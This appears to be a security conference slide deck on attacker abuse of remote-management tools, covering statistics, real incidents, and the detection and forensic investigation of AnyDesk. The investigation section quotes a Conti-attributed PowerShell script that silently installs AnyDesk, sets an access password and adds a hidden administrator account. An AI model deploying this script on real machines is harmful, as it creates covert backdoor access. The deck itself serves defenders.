

# RMM TOOLS THE DOUBLE-EDGED SWORD!

The risk of Remote Monitoring and Management tools

# WHOAMI

➤ PHẠM TÀI TUỆ

@TUEDENN ~6y in SEC

SPEAKER @ SBC 2023, 2024

@GODEFEND COMMUNITY



# INTRODUCTION

EVERY COIN HAS TWO SIDES!  
AND RMM TOOLS CAN BE ABUSED  
BY THREAT ACTORs TO DO HARM

# AGENDA

## ➤ RMM TOOLS

ABUSE RMM TOOLS

DETECT, HUNT, PREVENT

SUMMARY

- THE GOOD
- THE BAD
- THE UGLY

# AGENDA

## RMM TOOLS

### ➤ ABUSE RMM TOOLS

DETECT, HUNT, PREVENT

SUMMARY

- STATISTICS
  - RISING & EFFECTIVE
- ANALYSIS
  - SCENARIO OF RMM ABUSE
- RMM ABUSED IN THE WILD
  - THREAT ACTORS WHO USING
  - VIETNAM AWENESS!



# AGENDA

RMM TOOLS

ABUSE RMM TOOLS

➤ DETECT, HUNT, PREVENT

SUMMARY

- THREAT HUNTING
- DETECTION
- INVESTIGATION
  - AnyDesk
  - TeamViewer
  - UltraViewer
- PREVENTION

# AGENDA

RMM TOOLS

ABUSE RMM TOOLS

DETECT, HUNT, PREVENT

➤ SUMMARY

- KEYPOINTS & TAKE AWAY
- WHAT NEXT & FOLLOW UP
- QUESTIONS
- THANK YOU





# RMM TOOLS - THE GOOD

- Remote Monitoring and Management tools
- Commonly used as legitimate technical support software
  - IT admin
  - IT Helpdesk/Support
- Very useful on remote working



# RMM TOOLS - THE BAD

- An adversary may use legitimate desktop support software to establish an interactive command and control channel to target systems within networks.
  - <https://attack.mitre.org/techniques/T1219/002/>
- RMM tools are a key driver in making attacks more time efficient

ID: T1219.002

Sub-technique of: T1219

① Tactic: Command and Control

① Platforms: Linux, Windows, macOS

Version: 1.0

Created: 24 March 2025

Last Modified: 16 April 2025

# RMM TOOLS - THE BAD

## RATs

- Unauthorized access
- Hard to develop
- Detected/Blocked


## RMM Tools

- Full remote access
- Free, portable
- Trust by Security Controls
- Stability, professional GUI and robust capabilities.

# RMM TOOLS - THE UGLY

- RMM abused can lead to IAB, Data Exfiltration, Ransomware
  - Ex: REvil, TheHive, Nokoyawa ransomware, ...

Root Causes of Ransomware & Data Extortion IR Cases



- 0.4% Zero-Day Exploit
- 4.4% Malicious Software Download
- 0.9% Previously Compromised Account / Credentials
- 0.9% Social Engineering (e.g., Tech Support Scam, Account Creation, etc.)
- 0.4% Phishing
- 0.4% Third Party and Supply Chain

## CATEGORIES

**93.0%**  
External Exposure

**6.6%**  
Human Risk

**0.4%**  
Trusted Relationship

<https://arcticwolf.com/resource/aw/arctic-wolf-threat-report-2025>

# ABUSE RMM TOOLS

STATISTICS


SCENARIO OF RMM TOOLS ABUSE  
RMM TOOLS ABUSED IN THE WILD



# ABUSE RMM TOOLS

- 59.4% root causes of Ransomware & Data Extortion in 2025

Root Causes of Ransomware & Data Extortion IR Cases



- 0.4% Zero-Day Exploit
- 4.4% Malicious Software Download
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## CATEGORIES

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<https://arcticwolf.com/resource/aw/arctic-wolf-threat-report-2025>




# ABUSE RMM TOOLS

## CrowdStrike 2024 Threat Hunting Report:

- Adversary use of RMM tools increased 70%
- 27% of all interactive intrusions used RMM tools

<https://www.crowdstrike.com/en-us/press-releases/2024-crowdstrike-threat-hunting-report-highlights-nation-states-exploits/>



**70% INCREASE**


in adversary use of RMM tools

27% of all interactive intrusions used RMM tools

ConnectWise ScreenConnect surpassed AnyDesk and became the most observed RMM tool

Figure 9. Adversary use of RMM tools, July 2022-June 2023 vs. July 2023-June 2024

# ABUSE RMM TOOLS



Source by [proofpoint.com](https://proofpoint.com)

# ABUSE RMM TOOLS



# RMM ABUSE - SCENARIO

- Exploit RMM relay server
  - to massive compromised
- Send Phishing Email/Link
  - to install RMM to establish initial access
- RMM as 2<sup>nd</sup> stage
  - to persistence
  - Command & Control



# RMM ABUSE IN THE WILD

JUL 2021

*Adversary*  
REvil

70M \$

*Infrastructure*  
REvil Ransomware

*Capability*  
CVE-2021-30116  
Kaseya VSA

*Victim*  
Kaseya Customers

<https://www.varonis.com/blog/revil-msp-supply-chain-attack>

16/08/2025

RMM Tools - The Double-Edged Sword!

PAGE 19 / 51

# RMM ABUSE IN THE WILD

## KASEYA\_VSA\_RANSOMWARE\_ATTACK

Happy Blog

Blog search

Search

### KASEYA ATTACK INFO

On Friday (02.07.2021) we launched an attack on MSP providers. More than a million systems were infected. If anyone wants to negotiate about universal decryptor - our price is 70 000 000\$ in BTC and we will publish publicly decryptor that decrypts files of all victims, so everyone will be able to recover from attack in less than an hour. If you are interested in such deal - contact us using victims "readme" file instructions.

<https://www.varonis.com/blog/revil-msp-supply-chain-attack>



# RMM ABUSE IN THE WILD

SEP 2023

*Infrastructure*  
ScreenConnect  
Hive Ransomware

*Adversary*  
Hive

*Capability*  
Phishing Email

*Victim*  
N/A

[Source by proofpoint.com](https://proofpoint.com)


# RMM ABUSE IN THE WILD

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## SCREENCONNECT AS 2<sup>nd</sup> STAGE

Source by theDFIRreport



# RMM ABUSE IN THE WILD

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MAY 2024

*Adversary*  
CHEF SPIDER

*Infrastructure*  
ScreenConnect

*Capability*  
Phishing Link

*Victim*  
N/A


[Source by proofpoint.com](https://proofpoint.com)

74 75 65 64 65 6E 6E

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# RMM ABUSE IN THE WILD

## CHEF SPIDER USES SCREENCONNECT FOR INITIAL ACCESS




Source by CrowdStrike



# RMM ABUSE IN VIET NAM?

- Many org using RMM tools by default
  - Ultraview, TeamViewer, AnyDesk, ...
  - Government
- Top Cyber-criminals
- Credential/Data theft



# DETECT, HUNT, PREVENT

DETECTION  
THREAT HUNTING  
INVESTIGATION  
PREVENTION



# HUNTING RMM ABUSE

- Search for running process
  - if any RMM tools is running
- Search for historical process
  - if any RMM Tools was ran
- Search for filename
  - Suspicious folder path

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-EK7RLE9\tue]

File Options View Process Find Handle Users Help

Process	CPU	Private Bytes	Working Set	PID
procexp64.exe	0.79	59.400 K	96.416 K	12536
cmd.exe		4.092 K	6.464 K	26820
conhost.exe		1.596 K	11.156 K	24708
AnyDesk.exe		34.436 K	55.956 K	23408

Type Name

Directory	\KnownDlls
Directory	\Sessions\1\BaseNamedObjects
File	C:\Users\tuent


File Edit View Search Bookmarks Tools Help

anydesk.exe

Name	Path
AnyDesk.exe	C:\Program Files (x86)\AnyDesk

# DETECT RMM ABUSE

- Potential Malicious Use of RMM Tool
  - RMM Execution from Abnormal Folder
  - RMM start as a child process of CMD, PWSH
  - New Abnormal connection to RMM DNS
- Potentially Malicious RMM Tool Installation
  - RMM Service Installation



<https://lolrmm.io/about>

# INVESTIGATE CASE - ANYDESK

## Why AnyDesk:

- Multi-OS support
- Portable
- Command-Line Interface
- Unattended access profile
  - <https://support.anydesk.com/docs/unattended-access>



# INVESTIGATE - ANYDESK

- Conti Leak powershell script to install AnyDesk

```
1 Function AnyDesk {  
2     mkdir "C:\ProgramData\AnyDesk"  
3     # Download AnyDesk  
4     $clnt = new-object System.Net.WebClient  
5     $url = "http://download.anydesk.com/AnyDesk.exe"  
6     $file = "C:\ProgramData\AnyDesk.exe"  
7     $clnt.DownloadFile($url,$file)  
8     cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent  
9     cmd.exe /c echo J9kzQ2Y0q0 | C:\ProgramData\anydesk.exe --set-password  
10    net user oldadministrator "qC69t4B#Z0KE3" /add  
11    net localgroup Administrators oldadministrator /ADD  
12    reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows  
    NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t REG_DWORD /d 0 /f  
13  
14    cmd.exe /c C:\ProgramData\AnyDesk.exe --get-id  
15 }
```



# INVESTIGATE - ANYDESK

So...

# LET THE HUNT BEGIN



@TueDenn present at Security Bootcamp 2024

16/08/2025

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PAGE 31 / 51

# INVESTIGATE - ANYDESK

Stored at %AppData%/AnyDesk or %ProgramData%/AnyDesk

This PC > Windows 10 (C:) > Users > vagrant > AppData > Roaming > AnyDesk

Name	Date modified	Type	Size
cache		File folder	
ad.trace		TRACE File	26 KB
system.conf		CONF File	2 KB
system.conf.lock		LOCK File	0 KB
user.conf		CONF File	2 KB
user.conf.lock		LOCK File	0 KB

This PC > Windows 10 (C:) > ProgramData > AnyDesk >

Name	Date modified	Type	Size
cache	8/21/2025 2:54 AM	File folder	
ad_svc.trace	8/21/2025 2:54 AM	TRACE File	26 KB
AnyDesk.exe	8/21/2025 2:56 AM	Application	7,751 KB
connection_trace.txt	8/21/2025 3:00 AM	Text Document	1 KB
gcapi.dll	8/21/2025 2:56 AM	Application exten...	385 KB
service.conf	8/21/2025 3:03 AM	CONF File	4 KB
service.conf.lock	8/21/2025 2:53 AM	LOCK File	0 KB
system.conf	8/21/2025 3:06 AM	CONF File	2 KB
system.conf.lock	8/21/2025 2:53 AM	LOCK File	0 KB



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# INVESTIGATE - ANYDESK

Unattended Access password has been set!

```
cmd.exe /c echo J9kzQ2Y0q0 | C:\ProgramData\anydesk.exe --set-password
```

```
main -
```

```
main - Command Line params: "C:\ProgramData\anydesk.exe" --set-password
```

```
main - Process started at 2025-08-21. PID 3336. OS is Windows 10 (64 bit)
```

```
l_selector - Using sse2 (intrinsics)
```

```
pplication - Adding GPO defaults layer.
```

<https://support.anydesk.com/docs/unattended-access?highlight=unattended>

## Permission Profiles

Add profile

Default

Screen Sharing

Full Access

Unattended Access



## Unattended Access

Change password

Remove password

# INVESTIGATE - ANYDESK

Who has been connected to my AnyDesk? And When?

%PROGRAMDATA%\AnyDesk\connection\_trace.txt

The screenshot displays a Windows File Explorer window showing the contents of the %PROGRAMDATA%\AnyDesk directory. The files listed are ad\_svc.trace, AnyDesk.exe, connection\_trace.txt, service.conf, and service.conf.lock. The file connection\_trace.txt is highlighted with a red box. Below the File Explorer, two Notepad windows are open. The top Notepad window shows the contents of connection\_trace.txt, which is a log of incoming connections. The bottom Notepad window shows the contents of ad\_svc.trace, which is a log of system events. A red arrow points from the IP address 322852011 in the connection\_trace.txt log to the corresponding entry in the ad\_svc.trace log.

